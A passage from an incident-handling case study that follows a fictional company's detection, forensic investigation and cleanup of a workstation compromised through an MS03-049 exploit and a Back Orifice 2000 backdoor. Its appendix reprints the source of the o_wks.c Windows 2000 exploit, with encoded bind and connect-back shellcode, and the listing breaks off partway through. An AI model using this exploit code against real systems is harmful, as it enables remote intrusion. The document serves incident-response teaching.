7:AB,0x1AB,***AP***,0x9CDE6877,0x10701097,,0x4465,128,0,132,413,20,,,,
11/27-12:48:43.814987 ,ATTACK-RESPONSES directory
listing,TCP,10.3.0.12,24876,192.168.236.128,43763,0:50:BA:A2:AC:AE,0:A0:24:C2:E
7:AB,0x1AB,***AP***,0x9CDE6A1E,0x107010A3,,0x4459,128,0,293,413,20,,,,
```

They concluded that an attack had been executed and one of the company's workstations had been compromised. They could think of no other explanation for why a directory listing would be sent between two workstations on those ports.

Linda decided to declare this a security event, and opened a log entry in her notebook. She noted the date and time in her book, recording a description of what they had seen. She noted IP addresses, timestamps, and alert names. She noted that the actual exploit appeared to occur on November 27, based on presently known evidence. She even sent a portion of the logs to the printer, pasted it into her notebook, and dated and signed the page along with Peter. She then called her manager to tell him she wanted to invoke the incident handling process.

The request wasn't very well received, particularly when he was informed that the attack came through the B2B link from within their partner's network. When she explained all the logs to him, particularly the last, he grudgingly allowed her to proceed. He hung up to call his manager and send the message up the chain, while she paged the various incident team members.

When the team met in a conference room at 11:45AM, Linda explained what she and Peter had found. She was met with severe skepticism, and asked if she had stronger proof. She said she might be able to get it if she could get permission to install a packet sniffer on the desktop network link. She explained that after the attacker broke in, he may have installed a backdoor that would talk out through their outbound Internet link. If they could watch the traffic for that station for a few days, then they might find suspicious connections.

The representative from legal, Todd, was concerned that since no banners had been presented to the employees warning them that their traffic may be monitored. Linda explained it could be limited to just the specific workstation, but that did not quite mollify him. The HR representative, Julie, suggested that they send out an email memo "reminding" employees that they had signed a form when they were hired acknowledging that their communications could be monitored without warning or consent. The senior manager, William, okayed the idea to move forward with the short-term plan, agreeing to meet again once Linda had more data. William told the team he would advise Jeff, the CEO of what they were doing and why.

The email was finally issued at 2:30 PM. After seeing the mail go out, Linda and Peter launched a TCPdump program on a freshly installed SuSE Linux system they had created while they were waiting. They used the following syntax:

```
nohup tcpdump –i eth0 –s 0 –w /root/dump.20031202.tcp host 192.168.236.128 &
```

This syntax instructed tcpdump to do the following:

- `-i eth0` – listen on the Ethernet interface number 0
- `-s 0` – capture all of the packet (s stands for snaplen, the default is 1024)
- `-w /root/dump.20031202.tcp` – write the output to the specified file in /root/
- `host 192.168.236.128` – only capture traffic involving that host as the source or destination IP address

When they executed the sniffer, they used nohup and an & to detach it from the shell, so they could safely log out of the session. Linda made note of the event in her notebook for this incident, along with the time.

The following day at 9:05 AM, Linda and Peter read in the live tcpdump output file with another tcpdump program on the same system. They used the following syntax:

```
tcpdump –r /root/dump.20031202.tcp |less
```

They saw a great deal of HTTP traffic, some Windows SMB drive sharing chatter, and DNS lookups. Amidst all the traffic, they caught some traffic going to an outside IRC server:

```
18:29:50.578213 192.168.236.128.43891 > irc.efnet.net.6667: P
3835675352:3835675375(23) ack 3836236223 win 32767 <nop,nop,timestamp 763011532
762982157> (DF)
```

```
18:29:50.578238 192.168.236.128.6667 > irc.efnet.net.43891: . ack 23 win 11646
<nop,nop,timestamp 763011532 763011532> (DF)
18:29:57.153543 192.168.236.128.43891 > irc.efnet.net.6667: P 23:42(19) ack 1
win 32767 <nop,nop,timestamp 763018108 763011532> (DF)
18:29:57.153568 192.168.236.128.6667 > irc.efnet.net.43891: . ack 42 win 11627
<nop,nop,timestamp 763018108 763018108> (DF)
18:30:02.604005 192.168.236.128.43891 > irc.efnet.net.6667: P 42:76(34) ack 1
win 32767 <nop,nop,timestamp 763023558 763018108> (DF)
18:30:02.604029 192.168.236.128.6667 > irc.efnet.net.43891: . ack 76 win 11593
<nop,nop,timestamp 763023558 763023558> (DF)
```

To look at the traffic more closely, they reran the tcpdump program with different flags:

```
Tcpdump –X –r /root/dump.20031202.tcp host irc.efnet.net|less
```

When they looked at the output, it revealed not a human conversation, but rather what looked like a series of commands being issued with the results being returned. Though it was a bit confusing, it looked like the IRC server was sending the commands and the Windows desktop was sending output.

Neither Linda nor Peter liked what they saw. They printed out samples of what they saw, and called for another team meeting. The team finally managed to fully assemble at 10:30 (the legal department had a meeting). After Linda revealed what she and Peter had learned, the team accepted that something had happened. The senior management representative asked Linda what she recommended their next course of action was to be.

Containment

Linda explained that the next thing they should to do was pull the computer from the wire. She said they would have to pull the power plug, a graceful shutdown could corrupt the evidence on the hard-drive. During the previous day, Linda had pulled from her department's records detailing which employee had that IP address on his computer. It was Wally Smith from accounting. He already had a reputation with the IT department for not applying his patches.

The senior manager accepted her recommendation. HR asked if he should be placed on paid leave, but neither Linda nor Peter had any evidence yet to suspect that he was involved with the issue. Peter did suggest, however, that he might have seen some odd behavior on his system back during the time of the compromise that would assist them in their investigation. Then Julie, Todd, and William, would accompany Peter and Linda to retrieve the PC. Before they left, William made a quick call to John to explain what the team was about to do and why. After getting the CEO's approval, the team was off.

At 11:23 AM the group approached Wally in his cubical. The senior manager told Wally to go bring his supervisor, Gary, to them. Wally went reluctantly, walking down the hall and watching them over his shoulder. As he left, Peter started taking pictures of the PC and its set up with one of the cameras from Linda's jump bag. While he did that, Linda

started taking notes of the event in her notebook. She recorded what manufacture and model the PC was and what peripherals it had (Internal CD & floppy, nothing external). She recorded its serial number, as well as describing what cables were attached (a network cable and the power cord). She also noted, without touching the keyboard or mouse, what was on the screen (including the game of Solitaire that had been sent behind a spreadsheet with a hasty ALT-TAB).

By the time she had finished all this, Wally was on his way back with his supervisor. Linda told William that she was ready to pull the plug if it was okay with him. He nodded his ascent. As the screen went dark, Gary asked William what was going on. He explained that they would all go to a conference room to discuss the matter. The entire procession marched down the hall, with Peter in possession of the PC and Linda making more notes in her book. Heads with wide eyes turned to follow them as they went, and the team heard whispering as the left.

The group went to the conference room to sit and wait while Peter and Linda went to the server room. Peter deposited the PC in the server room for Linda to back up and start analyzing the contents of the hard-drive. Peter then left to join the group in the conference room. Linda noted in her book that the clock on the server room wall read 12:15 PM. She pulled the lid off of the computer and took a picture. She then gently moved the IDE cables out of the way and took a close-up of the hard-drive as it sat in the computer. She made note of what she had done in her book.

Next she pulled the disk from the PC and took it to a BSD Unix server they had added a special enhancement for this kind of situation. When she had been given the money to buy her kit, one thing she bought was a $45 IDE cartridge system.[18] The IDE cartridge seat fits in a standard 5¼ inch bay, accepts an IDE ribbon cable and a power plug from the motherboard. The cartridge will accept a standard 3½ inch disk that has a circuit board with plugs for the IDE and power. On the other end of the circuit board is a centronics plug that fits into the seat.

Linda rigged the drive into the cartridge, taking a picture of it before she closed the cartridge lid. She powered down the UNIX server, loaded the cartridge and booted. Upon power up, she executed a `dmesg` command and took a picture of the screen with her camera to show the configuration of the drive matched the description on the label:

```
dmesg
<A lot of output snipped>
ad2: 6149MB <WDC AC36400L> [13328/15/63] at ata1-master UDMA33
```

18 http://www.compusa.com/products/product_info.asp?sid=3FEE1D006D1BE17F&product_code=50055390&pfp=SEARCH

She then executed the `dd` command to copy the contents of the drive to a file on the server:

```
dd –if=/dev/ad2 –of=/usr/share/incidents/b2b_crisis/20031203.ad2.img
```

The /usr/share/incidents path was actually the mount point for the 120GB drive that Linda had bought. She reasoned that since she couldn't buy enough virgin drives with the money at hand, she could at least have a dedicated drive to storing multiple bit-for-bit images of evidence.

While the dd command ran, Linda took another picture of the screen, to show the progress of events. She then made note of her actions in the notebook, and proceeded to the conference room. Since the command would take a long time to copy 6GB of data, Linda headed to the conference room.

When she arrived, at 12:50 PM a heated discussion was underway. All fell silent at her entry. Julie suggested that they take a five minute break, though Todd warned very strongly that no one talk about this matter to anyone outside of the room. William did him one better and advised that everyone remain seated and silent, while he spoke to Linda privately.

William took Linda next door to the adjoining conference room, and explained that in the interview, Peter had asked Wally if he had noticed anything in particular was wrong with his computer of late. Wally had said no. Peter then asked if Wally had seen anything strange on his PC on November the 27th. Wally got a little irate mentioning that was the day he received a pop-up message from Peter about testing the new patch deployment system.

Peter blinked and didn't speak for a moment, so William stepped in and asked Wally to explain, in detail, what had happened. Wally explained how a window suddenly appeared on his desktop, addressing him with his Windows account name and claiming it was from Peter. The message explained that a patch had been deposited on his computer as part of a new automated patch deployment system, and Wally needed to double-click on the icon to activate the patch. Wally also said the message told him not to bother to contact IT, as they would know when he had applied the patch, and would only contact him if there was a problem. He had said that he remembered it because he was thrilled that IT was starting to take responsibility for patching.

William said he asked Wally if he had double-clicked on the icon on his desktop. He said that of course he had, he was only happy to make certain his desktop was properly patched. He did note that the only thing that seemed to happen was his icon changed to an hourglass for about ten seconds, then nothing. Shortly after that, the icon disappeared from his desktop before his very eyes.

William explained to Linda that he then asked Peter if he had sent this message. He claimed no, explaining that IT didn't have an automated patch system under development. Wally then called him a liar. William said he chastised him for doing so,

and Gary lashed out, asking what was really going on and demanding to know why they had taken his employee's computer. Todd from legal told Gary that they were on a need to know basis, and they would be told when the time was right. Julie reminded Gary and Wally that the PC was the company's property, and the company could do with it what they pleased. William explained the conversation went down hill from there.

William then asked Linda if she thought Peter was telling the truth. She said that she didn't know if he had sent the popup, but she didn't expect that he did, as he was the one that brought the incident to her attention. She also confirmed his story that IT had no such project underway, and it was all probably elements in the crime. William then asked her if she thought it was safe to tell Gary and Wally what was going on. She said that as long as Todd and Julie strongly admonished both of them to keep quiet, it would probably help more than hurt at this point.

Reentering the room, William and Linda seated themselves at the table. William explained to Gary and Wally why the PC had been taken. He told them that the incident handling team suspected the computer had been broken into, and they were investigating the matter to try and learn more. He told them that no one at the table was under any accusation, and advised that Wally had best be forthcoming with anything else he knew might be relevant.

Wally explained that he had taken a screenshot of the popup window, because he thought it was pretty neat, and asked if that would be useful. Linda and Peter lit up, and explained that it would be very helpful. Linda asked where he had stored the file, so she could find it while she examined the disk. He told her, and she recorded it in her notebook.

William asked if Linda or Peter had any other questions. Linda asked if Wally ever used IRC. He said he'd never heard of it. She asked what patch level he was at. He claimed "the highest". She asked what level was that. He sputtered, and she explained to him she was presently taking an image of his hard-drive in her lab, and would be able to verify his answer. He sheepishly told them he had only ever applied Service Pack 1. She asked if his Anti-Virus was up-to-date. He said no. She asked if he left it running. Again, he told her no. Linda told William that she had no other questions.

William then declared that unless Wally had anything else to add, the meeting was over. He reminded Gary and Wally that what they were told was extremely confidential, and was not to be repeated outside of the room. A glance at Julie and Todd solicited their vocal support for his statement.

It was nearly 2 PM by the time Gary and Wally left the room, and the rest of the team was summoned back. They discussed what they had learned from the interview. William told Dwayne to build Wally a new desktop. The team then decided that any further action would have to wait until Linda had some information from the computer itself. William called John to update him as to what had happened.

Linda and Peter returned to the computer room around 3PM after grabbing a late lunch where she made notes about the interview. They found that the dd job had completed. They marked the file as read only, and made a copy of it. They took one last picture of the screen, and powered down the UNIX server again so they could pull the disk. They placed it in a clean plastic baggy they found in the kitchen area, and photographed it. They then placed the item in the safe where the on-site backup tapes were stored.

Linda and Peter then set about examining the image of the PC's disk on the FreeBSD system. Running `fdisk`, they learned that the drive had a FAT32 filesystem. They then mounted the second copy on the UNIX server's filesystem as read-only, and started surfing around. They readily found the screenshot, and made a copy.

After searching around on the rest of the file system for over an hour, they stumbled onto a strange subdirectory in the WinNT\system32\ path. It was named msdrivers, and Peter told Linda that there was no such directory in a standard Windows build. There was not much content in the folder, just a few Autocad files.

In looking at the deleted contents of the drive, Linda used The Sleuth Kit and Autopsy Forensic Browser[19], a freely-available toolkit that can examine NTFS and FAT32. With it, she saw that more Autocad files had been stored in the folder, but deleted. She wrote down her findings in her notebook, listing each filename.

Another thing she checked for was any deleted files on the Desktop folder for Wally. She found a "system_update.exe" had been deleted from there. She made note of that in her notebook, as well.

In order to run Anti-Virus (AV) against the data on the disk image, Linda burned the WinNT directory structure to a CDrom and placed it in a Windows desktop that was unused. The AV software chewed on the disk for a while and finally alerted that Back Orifice 2000 had been installed, flagging a file called UMGR32.EXE in WinNT\system32. Making note of it in her notebook, she told Peter, who began researching what Back Orifice was capable of.

Peter came up with a few interesting sites, including a forum [20], which had a wealth of information from the BO2K user community and developers. Additionally, the main website[21] had links to documentation[22]. He learned that BO2K could allow a hacker to do pretty much anything he wanted, including stealing the password hashes from a system, remote-controlling the system, moving files in and out of the system, and so forth.

[19] http://sleuthkit.sourceforge.net/
[20] http://www.bo2k.com/forum/
[21] http://www.bo2k.com/index2.shtml
[22] http://www.bo2k.com/docs/bo2k_1-0_commandref.html

About that time, William entered the room bearing pizza and sodas. Linda and Peter thanked him for the thought, but said they had just had lunch. William grinned and pointed at the clock as he set down the pizza. It was eight o'clock, though neither of them had noticed. They took the opportunity to brief William as to what they'd found between bites of pizza. William said he'd inform the CEO, and asked what was next. Linda told him that at this point, they were pretty much done and were ready to call it a night. William said they could tell the team what they'd found in the morning, and thanked them for their efforts.

The team met once again at 9:30 AM the following morning. Linda and Peter repeated their findings to the team. Dwayne expressed severe concern about the passwords on the system being accessible, asking if a hacker could get the actual values from the hashes. Peter explained that with a password cracking utility like l0phtcrack, an attacker could.

Dwayne then explained that he used the same Administrator password on all desktops. Linda declared that was how the hacker had obtained the Autocad files, which would have been on the engineer's desktops, not an accountant's. She theorized the attacker probably mapped the shares through Back Orifice and simply moved the data over.

Todd became very concerned about the Autocad files, since they contained trade secrets. William suggested the filename list be sent to engineering so they could determine what was in each file. Peter suggested that the attacker may have compromised other PCs in the company. He suggested they deploy a NIDS on both sides of the outbound firewall to watch for any further IRC control sessions to inside hosts.

Dwayne recommended that another action that could be taken would be to manually verify that all the desktops have current and running AV software. After each PC had been proven clean, he would change the Administrator password and remove the user from the Administrator group and have that user change their own password. Peter volunteered to help Dwayne with that, Linda said she could set up the NIDS.

Julie recommended that an email be sent out to the company, advising them as to what IT was doing. Dwayne advised everyone that a lot of users, particularly the engineering groups, would resent losing admin privileges, but William said he'd get the CEO on board. Julie suggested that the memo come directly from John.

William agreed with the course of action, and called the CEO to let him know what was going on, and to seek his approval for the action. It was 10:30 a.m. by the time the phone call ended. William advised that John was going to send out the memo, but he wanted the team to draft its body for him so he didn't send the wrong message. After about 30 minutes huddled around Linda's laptop, the team finally agreed upon the message. The meeting ended, and Linda emailed the memo to William so he could send it to John.

Eradication

John sent the email out with some personal touches, and for the next three weeks, Dwayne and Peter spent all day visiting each and every employee's desktop with two CDs, one with the McAfee software, and the other with the most recent DAT files. After Linda built and deployed the two NIDS systems, Dwayne trained her so that she could also assist. Because her background was predominantly UNIX she was relatively unfamiliar with Windows.

The entire IT staff ended up putting in 10 — 12 hour days for that entire time, as the daily IT chores still had to be dealt with – backing up systems, dealing with failed batch-jobs, rescuing the occasional ill server.

At the beginning of the three weeks, senior management had several meetings with representatives from Jeff's Widgets about trying to figure out why one of their systems had attacked one of the computers in John's Gizmo's network. After a few tense initial meetings, the two IT departments were brought in to try and work through it. The IT department from the Widgets Company was very defensive through the whole meeting. The Widgets IT people said they would investigate the station that attacked the Gizmo site. When help was offered, it was coolly declined.

Recovery

Jeff made the reluctant decision to allow the firewall on their side to return to deny all. He also authorized the hiring of a fifth employee (the fourth being the yet un-hired full-time junior desktop support) who would be exclusively for maintaining the security infrastructure. The IT staff took sniffer captures of all the traffic going through it for three weeks, and carefully crafted firewall rules to allow the traffic as it was seen. In all, only half a dozen services ended up being passed through the firewall. As is usual, the stink made about a problem was far worse than the problem.

As an additional measure, the decision was made to bring all PCs to the current patch level. For the next month and a half, the entire IT department went around to each desktop yet again, this time deploying the latest Service Pack to the systems. They were astounded to see how few employees had actually applied the patches themselves.

As a matter of general practice moving forward, Peter suggested that they run regular vulnerability assessment scans against the internal networks using Nessus[23] to determine what vulnerabilities may exist on their systems. Management approved of the policy change, and the IT staff started a monthly practice.

Lessons Learned

After the last patches were deployed, Linda suggested the team meat one last time for a lessons learned session. With her email suggesting the meeting, Linda included a draft

[23] www.nessus.org

of a formal write-up of the incident and how the handling process had progressed. The team agreed and this time John attended, though he sat quietly in a corner.

The team had a few nit-picks with Linda's report, but nothing major. The report cited the lack of security on the B2B link as the reason for the event. The report recommended that all links to foreign networks, whether the Internet or a trusted partner, be treated as insecure and would be protected with Firewalls, NIDS, and any other measures that were deemed appropriate.

The reason for the break in was listed as an attempt to steal the company's trade secrets. (As it turned out, the Autocad files the hacker had obtained at the point of the team pulling the system consisted of scraps and failed designs. No trade secrets had been lost). To better protect the designs, Dwayne would segregate the Engineering workstations into a sub-Domain using Microsoft's Active Directory.

To prevent another break in, the report recommended that NIDS be permanently deployed on all networks, perimeter and internal, and NIDS logs would be reviewed on a daily basis. They received approval from John on the spot. Julie volunteered ensuring that employees were given proper notice of the new monitoring procedure.

Better user training was also recommended, with newsletters and flyers from IT being suggested as means of distributing the info. Above all, users should be educated not to take electronic communication for granted. They should always be ready to call IT to confirm something that seems out of the ordinary.

Another recommendation of the report was the removal of employees from the Administrator group was made to be a permanent policy decision. John agreed, and told Julie to work aggressively on filling the two empty seats in IT, especially since that department now had to patch all desktops themselves.

The report stated that the exploit used was undetermined.

Jeff gave agreement to all recommendations, in the end. Linda published a final version of her report a week later to the entire team, and printed a copy for her folder. She made her last entry in the book for this incident, signed and dated it, and placed the book, along with another copy of the report, in a folder box with the hard-disk. She labeled the box and put it on a shelf in the server room.

Conclusion

This paper has demonstrated how the MS03-049 vulnerability can be successfully leveraged in a B2B environment to achieve compromise of an internal host in a corporate network. While the vulnerability is not likely to be a threat at a well-secured Internet link, other means of attacking vulnerable systems still exist, as was demonstrated here.

The exploit used, o_wks.c, had a thin signature. The fact that a system had been compromised at all was only achievable by secondary indicators. Host-level detection of the exploit proved impossible.

While many businesses may be tempted to consider their "trusted business partners" as trusted, their networks must be regarded with some suspicion. Good business matches do not mean that the partner's security is a match.

In the end, a B2B link is still a perimeter network, where an internal network is joined to a foreign entity. To treat it as anything else is to invite trouble.

Appendices

Appendix A - Source Code for the November 15 Release of o_wks.c

```
/*
 *  Author: snooq [http://www.angelfire.com/linux/snooq/]
 *  Date: 15 November 2003
 *
 *  ++++++++++ THIS IS YET ANOTHER PRIVATE VERSION ++++++++++
 *
 *  Another version........ slightly different from the one
 *  on packetstorm & k-otik........ =p
 *
 *  I've changed the shellcode a bit... ExitThread() instead
 *  of ExitProcess()..... it doens't crash now.. :)
 *
 *  Also, added an option for u to specify a XOR key to be
 *  used in encoding the payload....
 *
 *  This should be the final release....I dun think I'm gonna
 *  improve this further...
 *
 *  Lastly.. let me iterate this again....
 *  This code will only work against Win2K that was configured
 *  to grant 'anonymous logon' write access to the log file...
 *  [NB: win2k(on ntfs), by default, don't...]
 *
 *  Using this against XP will likely fail....
 *  but if u manage to adapt this code to work for XP too..
 *  pleaseeeee.. send me a copy tooo.... =)
 *
 *  ++++++++++++++++++++++++++++++++++++++++++++++++++++++++
 */

#pragma comment (linker,"/NODEFAULTLIB:msvcprtd.lib")
#pragma comment (linker,"/NODEFAULTLIB:libcmtd.lib")
#pragma comment (linker,"/NODEFAULTLIB:libcmt.lib")
#pragma comment (linker,"/NODEFAULTLIB:libcd.lib")
#pragma comment (lib,"ws2_32")
#pragma comment (lib,"msvcrt")
#pragma comment (lib,"mpr")
#pragma warning (disable:4013)

#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <stdlib.h>
#include <stdio.h>
#include <lm.h>

#define NOP         0x90
#define PORT        24876
#define      CODE_OFFSET   32
#define KEY_OFFSET  13
#define KEY         0x99999999

#define ALIGN       1      // Between 0 ~ 3
#define TARGET              1
#define INTERVAL    3
#define TIME_OUT    20
```

```
#define HEX_LEN            16
#define PORT_OFFSET_1      198
#define PORT_OFFSET_2      193
#define IP_OFFSET   186
#define SC_OFFSET   20     // Gap for some NOPs...
#define RET_SIZE    2026   // Big enuff to take EIP... ;)

#define SC_SIZE_1   sizeof(bindport)
#define SC_SIZE_2   sizeof(connback)

#define BSIZE 2600
#define SSIZE 128

extern char getopt(int,char **,char*);
extern char *optarg;
static int alarm_fired=0;

HMODULE hMod;
FARPROC fxn;
HANDLE t1, t2;

char buff[BSIZE];

struct {
       char *os;
       long jmpesp;
       char *dll;
}

targets[] = {
       {
              "Window 2000 (en) SP4",
              0x77e14c29,
              "user32.dll 5.0.2195.6688"
       },
       {
              "Window 2000 (en) SP1",
              0x77e3cb4c,
              "user32.dll 5.0.2195.1600"
       },
       {
              "Window 2000 (ru) SP3",    // Thanks sherry for this..
              0x77e2afc5,
              "user32.dll 5.0.2195.4314"
       },
       {
              "Window 2000 (ru) SP4",    // Thanks 0x90 for this..
              0x793bedbb,
              "user32.dll 5.0.2195.6688"
       },
       {
              "For debugging only",
              0x41424344,
              "dummy.dll 5.0.2195.1600"
       }
}, v;

/*
 * HD Moore's shellcode..... ;)
 * Modified to use ExitThread() instead of ExitProcess()... =p
 */

char bindport[]=
```

```
        "\xeb\x19\x5e\x31\xc9\x81\xe9\xa6\xff\xff\xff\x81\x36\x99\x99\x99"
        "\x99\x81\xee\xfc\xff\xff\xff\xe2\xf2\xeb\x05\xe8\xe2\xff\xff\xff"
        "\xe8\x38\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xe5\x49\x86"
        "\x49\xa4\xad\x2e\xe9\xa4\x1a\x70\xc7\xd9\x09\xf5\xad\xcb\xed\xfc"
        "\x3b\x8e\x4e\x0e\xec\xef\xce\xe0\x60\xad\xd9\x05\xce\x72\xfe\xb3"
        "\x16\x57\x53\x32\x5f\x33\x32\x2e\x44\x4c\x4c\x00\x01\x5b\x54\x89"
        "\xe5\x89\x5d\x00\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
        "\xad\x8b\x58\x08\xeb\x0c\x8d\x57\x2c\x51\x52\xff\xd0\x89\xc3\x59"
        "\xeb\x10\x6a\x08\x5e\x01\xee\x6a\x0a\x59\x8b\x7d\x00\x80\xf9\x06"
        "\x74\xe4\x51\x53\xff\x34\x8f\xe8\x90\x00\x00\x00\x59\x89\x04\x8e"
        "\xe2\xeb\x31\xff\x66\x81\xec\x90\x01\x54\x68\x01\x01\x00\x00\xff"
        "\x55\x20\x57\x57\x57\x57\x47\x57\x47\x57\xff\x55\x1c\x89\xc3\x31"
        "\xff\x57\x57\x68\x02\x00\x22\x11\x89\xe6\x6a\x10\x56\x53\xff\x55"
        "\x18\x57\x53\xff\x55\x14\x57\x56\x53\xff\x55\x10\x89\xc2\x66\x81"
        "\xec\x54\x00\x8d\x3c\x24\x31\xc0\x6a\x15\x59\xf3\xab\x89\xd7\xc6"
        "\x44\x24\x10\x44\xfe\x44\x24\x3d\x89\x7c\x24\x48\x89\x7c\x24\x4c"
        "\x89\x7c\x24\x50\x8d\x44\x24\x10\x54\x50\x51\x51\x51\x41\x51\x49"
        "\x51\x51\xff\x75\x00\x51\xff\x55\x30\x89\xe1\x68\xff\xff\xff\xff"
        "\xff\x31\xff\x55\x2c\x57\xff\x55\x0c\xff\x55\x28\x53\x55\x56\x57"
        "\x8b\x6c\x24\x18\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18"
        "\x8b\x5a\x20\x01\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc"
        "\x31\xc0\xac\x38\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c"
        "\x24\x14\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
        "\x01\xeb\x8b\x04\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d"
        "\x5b\xc2\x08\x00";

char connback[]=
        "\xeb\x19\x5e\x31\xc9\x81\xe9\xab\xff\xff\xff\x81\x36\x99\x99\x99"
        "\x99\x81\xee\xfc\xff\xff\xff\xe2\xf2\xeb\x05\xe8\xe2\xff\xff\xff"
        "\xe8\x30\x00\x00\x00\x43\x4d\x44\x00\xe7\x79\xc6\x79\xec\xf9\xaa"
        "\x60\xd9\x09\xf5\xad\xcb\xed\xfc\x3b\x8e\x4e\x0e\xec\xef\xce\xe0"
        "\x60\xad\xd9\x05\xce\x72\xfe\xb3\x16\x57\x53\x32\x5f\x33\x32\x2e"
        "\x44\x4c\x4c\x00\x01\x5b\x54\x89\xe5\x89\x5d\x00\x6a\x30\x59\x64"
        "\x8b\x01\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x58\x08\xeb\x0c\x8d\x57"
        "\x24\x51\x52\xff\xd0\x89\xc3\x59\xeb\x10\x6a\x08\x5e\x01\xee\x6a"
        "\x08\x59\x8b\x7d\x00\x80\xf9\x04\x74\xe4\x51\x53\xff\x34\x8f\xe8"
        "\x83\x00\x00\x00\x59\x89\x04\x8e\xe2\xeb\x31\xff\x66\x81\xec\x90"
        "\x01\x54\x68\x01\x01\x00\x00\xff\x55\x18\x57\x57\x57\x57\x47\x57"
        "\x47\x57\xff\x55\x14\x89\xc3\x31\xff\x68\xc0\xa8\x00\xf7\x68\x02"
        "\x00\x22\x11\x89\xe1\x6a\x10\x51\x53\xff\x55\x10\x85\xc0\x75\x44"
        "\x8d\x3c\x24\x31\xc0\x6a\x15\x59\xf3\xab\xc6\x44\x24\x10\x44\xfe"
        "\x44\x24\x3d\x89\x5c\x24\x48\x89\x5c\x24\x4c\x89\x5c\x24\x50\x8d"
        "\x44\x24\x10\x54\x50\x51\x51\x51\x41\x51\x49\x51\x51\xff\x75\x00"
        "\x51\xff\x55\x28\x89\xe1\x68\xff\xff\xff\xff\xff\x31\xff\x55\x24"
        "\x57\xff\x55\x0c\xff\x55\x20\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b"
        "\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb"
        "\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0"
        "\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b"
        "\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b"
        "\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

void err_exit(char *s) {
      printf("%s\n",s);
      exit(0);
}

struct {
    char chr;
    int value;
}
CHexMap[]=
{
    {'0', 0}, {'1', 1},
```

```
    {'2', 2}, {'3', 3},
    {'4', 4}, {'5', 5},
    {'6', 6}, {'7', 7},
    {'8', 8}, {'9', 9},
    {'A', 10}, {'B', 11},
    {'C', 12}, {'D', 13},
    {'E', 14}, {'F', 15}
}, map;

/*
 * This is based on code posted to codeproject
 * by Anders Molin..... ;)
 */

long str2long(char *s) {
       long result=0;
       int i, len, found, firsttime=1;

       len=strlen(s);

       if (*s=='0' && (*(s+1)=='X' || *(s+1)=='x')) {
              s+=2;
              len-=2;
       }

       if (len>HEX_LEN) err_exit("-> Invalid key...");

       while(*s!='\0') {
              found=0;
              for (i=0; i<HEX_LEN; i++) {
                     if ((*s==CHexMap[i].chr) || (*s==CHexMap[i].chr+32)) {
                            if (!firsttime) result<<=4;
                            result |= CHexMap[i].value;
                            found=1;
                            break;
                     }
              }
              if (!found) break;
              s++;
              firsttime=0;
       }
       return result;
}


/*
 * Ripped from TESO code and modifed by ey4s for win32
 * and... lamer quoted it wholesale here..... =p
 */

void doshell(int sock) {
       int l;
       char buf[512];
       struct timeval time;
       unsigned long ul[2];

       time.tv_sec=1;
       time.tv_usec=0;

       while (1) {
              ul[0]=1;
              ul[1]=sock;
```

```
                l=select(0,(fd_set *)&ul,NULL,NULL,&time);
                if(l==1) {
                        l=recv(sock,buf,sizeof(buf),0);
                        if (l<=0) {
                                err_exit("-> Connection closed...");
                        }
                        l=write(1,buf,l);
                        if (l<=0) {
                                err_exit("-> Connection closed...");
                        }
                }
                else {
                        l=read(0,buf,sizeof(buf));
                        if (l<=0) {
                                err_exit("-> Connection closed...");
                        }
                        l=send(sock,buf,l,0);
                        if (l<=0) {
                                err_exit("-> Connection closed...");
                        }
                }
        }
}

char *getmyip(int e) {
        int i;
        char ac[SSIZE];
        struct in_addr addr;
        struct hostent *phe;

        if (gethostname(ac, sizeof(ac))==SOCKET_ERROR) {
                err_exit("-> Couldn't get local hostname...");
        }

        phe=gethostbyname(ac);

        if (phe==0) {
                err_exit("-> Hostname lookup error...");
        }

        if (e) {
                for (i=0; phe->h_addr_list[i]!=0; ++i) {
                        memcpy(&addr, phe->h_addr_list[i], sizeof(struct in_addr));
                        printf("-> Use %s as local IP? [y/n]\n",inet_ntoa(addr));
                        if (getch()=='y' || getch()=='Y') return inet_ntoa(addr);
                }
                err_exit("-> Couldn't find local IP??? Try '-i' switch...\n");
        }
        else {
                memcpy(&addr, phe->h_addr_list[0], sizeof(struct in_addr));
                return inet_ntoa(addr);
        }

        return NULL;
}


void changeip(char *ip) {
        char *ptr;
        ptr=connback+IP_OFFSET;
        /* Assume Little-Endianess.... */
        *((long *)ptr)=inet_addr(ip);
}
```

```
void changeport(char *code, int port, int offset) {
       char *ptr;
       ptr=code+offset;
       /* Assume Little-Endianess.... */
       *ptr++=(char)((port>>8)&0xff);
       *ptr++=(char)(port&0xff);
}

void banner() {
       printf("\nWKSSVC Remote Exploit By Snooq [jinyean@hotmail.com]\n\n");
}

void usage(char *s) {
       banner();
       printf("Usage: %s [options]\n\n",s);
       printf("\t-r\tSize of 'return addresses'\n");
       printf("\t-a\tAlignment size [0~3]\n");
       printf("\t-p\tPort to bind shell to (in 'connecting' mode), or\n");
       printf("\t\tPort for shell to connect back (in 'listening' mode)\n");
       printf("\t-s\tShellcode offset from the return address\n");
       printf("\t-t\tTarget types. ( -H for more info )\n");
       printf("\t\tDefault is '-t 1'\n");
       printf("\t-H\tShow list of possible targets\n");
       printf("\t-l\tListening for shell connecting\n");
       printf("\t\tback to port specified by '-p' switch\n");
       printf("\t-i\tIP for shell to connect back.\n");
       printf("\t\tIf '-i' is not present, the first local IP is used.\n");
       printf("\t-e\tEnumerate local IPs interactively. ('listening' mode only)\n");
